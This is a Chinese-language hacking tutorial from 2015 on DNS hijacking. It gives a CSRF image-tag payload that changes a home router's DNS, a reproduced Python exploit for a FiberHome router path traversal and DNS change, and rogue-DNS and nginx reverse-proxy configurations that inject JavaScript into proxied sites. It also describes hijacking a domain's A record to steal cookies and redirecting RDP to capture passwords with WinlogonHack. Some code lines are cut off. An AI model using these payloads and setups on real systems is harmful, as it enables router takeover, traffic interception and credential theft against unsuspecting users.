文章中把 Dns 分为两种，一种是主机或嵌入式设备 dns，一种是网站域名 dns。

一：路由器 dns 劫持

你本地的网络连接的 dns 是通过路由器获取的，假如有一天你家里的路由被黑客入侵了，入侵者修改了你家里路由器的 dns,那么他可以对你访问记录非常清楚，如系在文件，流量记录。既然解析都通过 dns，我们完全可以自建 dns，来进行攻击。

1.路由器怎么样沦陷

攻击手法：csrf 路由器漏洞

CSRF

IE 出了一个安全补丁，禁止了 Http Authentication Url，使用此方法在 IE 下攻击是无效的 完美兼容 FF chrome。 https://support.microsoft.com/zh-cn/kb/834489

<img src=http://192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain=&dnsserver=恶意的 dns 地址&dnsserver2=0.0.0.0&Save=%B1%A3+%B4%E6></img>

设备漏洞


烽火通信某款路由器被爆存在漏洞-可远程修改 DNS

http://www.exploit-db.com/exploits/28450/

```
# Exploit Title: Directory Path Traversal FiberHome Modem Router HG-110 / Remote Change DNS Servers
# Date: 22/09/2013
# Exploit Author: Javier Perez - javier@thecenutrios.com - @the_s41nt
# Vendor Homepage: http://hk.fiberhomegroup.com/
# Version: HG110_BH_V1.6


# PoC: Remote Change DNS Servers
# Example file "shadow": http://<public_ip>:8000/cgi-bin/webproc?getpage=../../../../../../../../../../../../etc/shadow&var:menu=advanced&var:page=dn

import urllib
import urllib2

ip = raw_input ("Enter Public IP: ")
dns1 = raw_input ("Enter DNS1: ")
dns2 = raw_input ("Enter DNS2: ")
url = 'http://'+ip+':8000/cgi-bin/webproc?getpage=html/index.html&var:menu=setup&var:page=lan'
user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
modificar = '%3AInternetGatewayDevice.LANDevice.1.X_TWSZ-COM_ProxyArp=0&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.DomainName=bamov
headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11' }

req = urllib2.Request(url, modificar, headers)
response = urllib2.urlopen(req)

url = 'http://'+ip+':8000/cgi-bin/webproc?getpage=html/index.html&var:menu=maintenance&var:page=system'
user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
modificar = 'reboot=Reboot&obj-action=reboot&var%3Anoredirect=1&var%3Amenu=maintenance&var%3Apage=system&var%3Aerrorpage=system&getpage=html%2Fpage%2
headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11' }
```


2.自建 dns(window)

在这里我使用微软自家产，（完全可以用其他产品代替，个人习惯问题）




配置劫持域名

myhack58.com




转发器配置

转发器解决这台服务器没有应答的 dns 查询请求，如这台主机只有 myhack58.com，baidu.com 等是不存在的，这种情况把会把 baidu.com 请求转发到你配置的 dns 去解析。我配置解析的 dns 是 8.8.8.8




配置劫持域名 A 记录

刚才 dns 填写是跟域，这时候需要对 A 记录进行解析，比如我劫持 wwww.myhack58.com 到本地 127.0.0.1。



我这解析是 vps 的 IP，测试可以写 127.0.0.1。但要用起来你解析写公网 ip 地址，不然别人解析是 127.0.0.1，127.0.0.1 是你本地，找不到的地址，没办法跟反向代理代理配合。




测试 dns 是否配置成功

可以使用 dnslookup ping 等去测试

Dns 已配置成功，虽然现在解析本地了，我本地难道就只能挂个黑页？当然不是，我的目的是要求是替换页面的内容.比如插入 js，修改某个文字等。

客户端的配置

由于我在公司没有路由器，直接使用客户端做测试，客户端的 dns 获取来源还是路由器，



这时候配置成功，你可以打开 baidu.com 来测试，是否可以解析，正常打开，

3：反向代理搭建

反向代理来这里启到作用是，把 dns 解析 www.myhack58.com 的 vps 的这个请求代理到真实的解析。

我们要做的事情 要给页面插入一段 js。

Openresty 介绍

在这里我们使用 Openresty，Openresty 是基于 nginx，它打包了标准的 Nginx 核心,很多的常用的第三方模块，nginx 第三方模块都需要编译，在 window 下比较恶心 我直接找了一个 Openresty_For_Windows，已打包我想要的是第三方模块 http_sub_module。

下载地址:
https://github.com/LomoX-Offical/nginx-openresty-windows

使用 nginx -V 查看已支持的第三方模块

```
D:\Openresty_For_Windows_1.9.7.1001_64Bit\nginx>nginx.exe -V
nginx version: nginx/1.9.7
built with OpenSSL 1.0.2d 9 Jul 2015
TLS SNI support enabled
configure arguments: --with-cc=cl --builddir=objs --prefix= --conf-path=conf/ngi
nx.conf --pid-path=logs/nginx.pid --http-log-path=logs/access.log --error-log-pa
th=logs/error.log --sbin-path=nginx.exe --http-client-body-temp-path=temp/client
_body_temp --http-proxy-temp-path=temp/proxy_temp --http-fastcgi-temp-path=temp/
fastcgi_temp --http-scgi-temp-path=temp/scgi_temp --http-uwsgi-temp-path=temp/uw
sgi_temp --with-cc-opt=-DFD_SETSIZE=32768 --with-pcre=objs/lib/pcre-8.37 --with-
zlib=objs/lib/zlib-1.2.8 --with-openssl=objs/lib/openssl-1.0.2d --with-select_mo
dule --with-http_realip_module --with-http_addition_module --with-http_sub_modul
e --with-http_dav_module --with-http_stub_status_module --with-http_flv_module -
-with-http_mp4_module --with-http_gunzip_module --with-http_gzip_static_module -
-with-http_auth_request_module --with-http_random_index_module --with-http_secur
e_link_module --with-mail --with-stream --with-http_ssl_module --with-mail_ssl_m
odule --with-stream_ssl_module --with-http_v2_module --with-ipv6 --add-module=..
/ngx_devel_kit-0.2.19 --add-module=../echo-nginx-module-0.58 --add-module=../ngx
_coolkit-0.2rc3 --add-module=../set-misc-nginx-module-0.29 --add-module=../ngx_p
ostgres-1.0rc7 --add-module=../form-input-nginx-module-0.11 --add-module=../encr
ypted-session-nginx-module-0.04 --add-module=../ngx_lua --add-module=../ngx_lua_
upstream-0.03 --add-module=../headers-more-nginx-module-0.26 --add-module=../arr
ay-var-nginx-module-0.04 --add-module=../nginx-http-concat-module --add-module=.
./rds-json-nginx-module-0.14 --add-module=../redis2-nginx-module-0.12
```

http_sub_module 缺点

1.只能使用一条规则
2.不支持中文

反向代理配置

监听端口 vps 的公网 IP 的 80 端口. 当 dns 查询请求解析到本地 80 的时候，80 正好监听 vps 公网 *ip*，反向代理是 myhack58.com。实际上 vps 公网 *ip 是* myhack58.com

打开/conf/nginx.conf 文件进行配置

使用了 http_sub_module，替换了内容把
</head>换成</head><script sec=safe.js></script>,我故意写错 写成 sec=

```
server {
    listen       80;
    server_name  121.

    #charset koi8-r;

    #access_log  logs/host.access.log  main;

    location / {

        #反向代理配置
        proxy_pass   http://www.myhack58.com;
        proxy_redirect default;
        sub_filter      </head> '</head><script sec="safe.js"></script>';
        sub_filter_once on;
    }
```

测试是否成功

先前已经把 dns 设置过去了，现在也可以 ping 通，那我们就查看源码 是否替换了页面内容。

配置其他功能

现在 dns 加反向代理配置已经完成了，你可以替换他的页面了

Openresty 配置反向代理，你要是需要其他的配置还可以设置很多参数，如 proxy_cache proxy_header proxy_send_timeout proxy_read_timeout。取决于自己用途

二：网站域名 dns 劫持

当你通过社工拿到了某个域名权限， 但是你的目的是 getshell，这时候你可以做反向代理，可以从两方面下手去做，.


1.A 记录劫持演示

直接修改域名劫持到 A 记录的你的恶意反向代理，但是这时候反向代理必须有配置 upstream，在 upstream 指定原域名解析的 ip 地址，路由器劫持 dns 没有配置 upstream 是因为上层的 dns 还可以解析到劫持域名的真实 ip，而你这时候意见把 A 记录解析修改到了你的恶意反向代理机器，不去指定解析的地址， 上层找到解析的地址还是恶意的反向代理，形成一个死循环，永远打不开网站。

域名 A 记录劫持

www.sanr.org 192.168.182.128

反向代理　　192.168.182.129



为什么要劫持 A 记录

如你通过社工之类拿到了域名的控制权限，这时候你想获取他的后台地址，或者 cookie 等你就需要这样做。

目前我已经控制 sanr.org 的域名解析权限，现在我们要做的是把 www.sanr.org 的 A 记录解析到 192.168.182.129。让反向代理去访问真实的 ip(也就是 192.168.182.128)，在反向代理的时候我们动手脚，插个 js 代码进去。

没修改 A 记录之前

修改域名 A 记录

修改域名到反向代理服务器 192.168.182.129

主机名 (A)(最多允许20条)	IP 地址	TTL	操作 帮助
www.sanr.org	192.168.182.129	3600	修改 - 删除

一共有1行,当前第1/1页,每页20行 首页 上一页 下一页 尾页 到 [ ] 页 确定

反向代理服务器搭建(192.168.182.129)

绑定域名为 www.sanr.org 端口 80，并指定上游(upstream)地址是 192.168.182.128，必须指定上游地址(upstream)，只有 proxy_pass 无 upstream 他会自动请求解析 A 记录

路由器 dns 劫持那块没有用 upstream 是因为域名的 A 记录的 iP 地址你可以通过 proxy_pass 获取到。


而现在域名 A 记录解析是反向代理机器也就是本机(192.168.182.129)，如不使用 upstrema 去指定真实的 IP 地址，proxy_pass 直接去解析到的是本地 IP，那么就会造成死循环，一直解析的都是本机。

下面是反向代理配置文件

```
upstream www.sanr.org  {
  #这里填写sanr.org未修改A记录的IP
  server 192.168.182.128;
}

server {
    listen       80;
    server_name  www.sanr.org;

    #charset koi8-r;

    #access_log  logs/host.access.log  main;

    location / {
       #反向代理配置
       proxy_pass     http://www.sanr.org;
       proxy_redirect default;
       sub_filter      </head> '</head><script src="safe.js"></script>';
       sub_filter_once on;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
```

劫持成功

成功的给 sanr.org 的植入 safe.js 代码



2.dns 劫持

跟路由器劫持 dns 一样，自建 dns,之后把域名的 dns 解析配置的 A 记录解析到恶意的反向代理，反向代理中还是要指定 upstream，跟 a 记录劫持一样，不然造成死循环。

Dns 服务 反向代理软件有很多，完全取决于自己的习惯，用自己最喜欢的。

Dns win

WinMyDNS

微软自家

Dns linux

dnschef “msfconsole auxiliary/server/fakedns”

Powerdns bind 等 linux 开源项目太多


反向代理

Squid Varnish nginx 或者 nginx 衍生版(Tengine Openresty)

软件名称	性能	功能	过滤规则配置
Squid	不能多核是硬伤，磁盘缓存容量有优势，性能中等	多，支持ACL角色控制，也支持ICP缓存协议	支持外部规则文件读取及热加载，支持热启动
Varnish	多核支持，内存缓存，性能强	够用，不支持集群，支持后端存活检查	不支持外部文件读取，需要转义，支持热启动
Nginx	多核支持，支持代理插件，性能较强	多，通过插件可以充当多角色服务器	不支持外部文件读取，需要转义，支持热启动
ATS	多核支持，磁盘/内存缓存，性能强	够用，支持插件开发，也支持ICP协议	支持外部规则文件读取及热加载，支持热启动，但缺乏文档
HAProxy	多核支持，无缓存，HTTP头支持语法操作，性能强	少，只专注HTTP头部解析和转发功能，支持ACL角色控制，支持后端存活检查	支持外部规则文件读取及热加载，支持热启动，支持会话粘滞和长连接


攻击手法不仅仅是替换网页内容 插入 js，如劫持你路由器的 dns， 连接 3389 也是输入域名也是通过 dns 解析的，我完全可以把 A 记录劫持我本地，连接 3389 是我本机的机器，之后安装 WinlogonHack，来记录密码，WinlogonHack 需要改成即使是错误密码也要记录，不然记录不到。

把 www.baidu.com 解析到我 vps 主机的 ip



Dns 已生效，解析 baidu.com 也返回是 vps 主机的 ip

连接 3389(其实这时候是我 vps 的 IP)



只要涉及到域名解析的，都可以这样去劫持，攻击手法变化多样，看你出自于什么目地去做。

如 EvilTwin 攻击　dhcp 攻击　都可以指定 dns 到你恶意的 dns 机器。

Sanr 2015 年 12 月 8 日